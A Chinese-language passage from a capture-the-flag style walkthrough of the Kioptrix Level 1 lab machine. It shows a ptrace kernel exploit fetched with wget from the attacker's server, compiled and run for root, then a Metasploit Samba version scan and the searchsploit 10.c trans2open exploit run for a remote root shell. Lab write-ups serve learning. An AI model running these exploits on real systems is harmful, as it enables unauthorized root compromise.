前面wget 是下载这文件, 后面是 gcc 编译这个文件然后运行编译的文件, 因此我们手动下载 ptrace-kmod.c 文件放入 kali的 /var/www/html 目录下并开启 apache2服务: **service apache2 strat**



好了此时 可以试试能否访问这个 ptrace-kmod.c文件。



成功访问此文件, 接下来在低权限的shell的 tmp 目录下 下载此文件。

wget <http://192.168.83.130/ptrace-kmod.c>

```

bash-2.05$ pwd
pwd
/tmp
bash-2.05$ wget http://192.168.83.130/ptrace-kmod.c
wget http://192.168.83.130/ptrace-kmod.c
--04:30:06-- http://192.168.83.130/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to 192.168.83.130:80 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: 3,921 [text/x-csrc]
OK ... 100% @ 3.74 MB/s

04:30:06 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

bash-2.05$ ls
ls
ptrace-kmod.c

```

如图下载成功，接下来，gcc 编译此文件，并运行

```
gcc -o p ptrace-kmod.c
```

```
./p
```

```

bash-2.05$ ls
ls
ptrace-kmod.c
bash-2.05$ gcc -o p ptrace-kmod.c
gcc -o p ptrace-kmod.c
bash-2.05$ ls
ls
p
ptrace-kmod.c
bash-2.05$ ./p
./p
[+] Attached to 2316
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell ...

id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root

```

如图成功拿到 root 权限。至此利用这个漏洞提取成功。

方法二 利用 139端口的 Samba漏洞

使用 msf:

```
msfconsole
```

```
search smb_version 搜索 Samba的版本信息。
```

```

msf6 > search smb_version

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/smb/smb_version

Disclosure Date  Rank  Check  Description
-----
Completed at 8:42 p.m. on August 25, 2011 by oah

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 >

```

use 0

show options

```

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.83.132  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS    1               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) >

```

设置目标主机IP 和 线程数

set RHOSTS 192.168.83.132

set THREADS 50

```

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.83.132
RHOSTS => 192.168.83.132
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.83.132  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS    50              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) >

```

run/exploit运行

```

msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.83.132:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.83.132:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.83.132: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

ok 得到了 版本为 : Samba 2.2.1a

searchsploit Samba 2.2.1a


```
(root@kali)~# searchsploit Samba 2.2.1a
```

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Shellcodes: No Results

可以使用 multiple/remote/10.c 来 远程代码执行，searchsploit 搜索到的文件都存储在本地上面；

本地路径: /usr/share/exploitdb/exploits/ + multiple/remote/10.c[Path中的路径]

拷贝一份 10.c 到 我的路径当中

`cp /usr/share/exploitdb/exploits/multiple/remote/10.c /home/kali/Desktop/myfiles/10.c`

gcc 编译

`gcc -o 10 10.c`

```
(root@kali)~/home/kali/Desktop/myfiles# gcc -o 10 10.c
(root@kali)~/home/kali/Desktop/myfiles# ls
10 10.c 764.c openfuck openfuck.c
(root@kali)~/home/kali/Desktop/myfiles#
```

运行 ./10 可以查看 使用方法

```
(root@kali)~/home/kali/Desktop/myfiles# ./10
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)

Usage: ./10 [-bBcCdfrsStv] [host]

-b <platform>  bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>      bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>     bruteforce/scanmode delay in micro seconds (default = 100000)
-f            force
-p <port>      port to attack (default = 139)
-r <ret>       return address
-s            scan mode (random)
-S <network>   scan mode
-t <type>      presets (0 for a list)
-v            verbose mode
```

`./10 -b 0 192.168.83.132`

```
(root@kali)-[/home/kali/Desktop/myfiles]
# ./10 -b 0 192.168.83.132
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)

+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!

*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```

至此 利用 Samba 漏洞 也提取成功了。

msf 真牛皮！！

总结：

- 这个靶机 前前后后利用了 两个漏洞: CVE-2002-0082 和 Samba 2.2.1a的漏洞。更具体的百度一下。
- 其中对工具的使用不熟练: nikto, searchsploit, msf 的不熟悉。
- 对某些端口的开启的服务没见过, 不明白。
- 革命尚未成功, 同志仍须努力|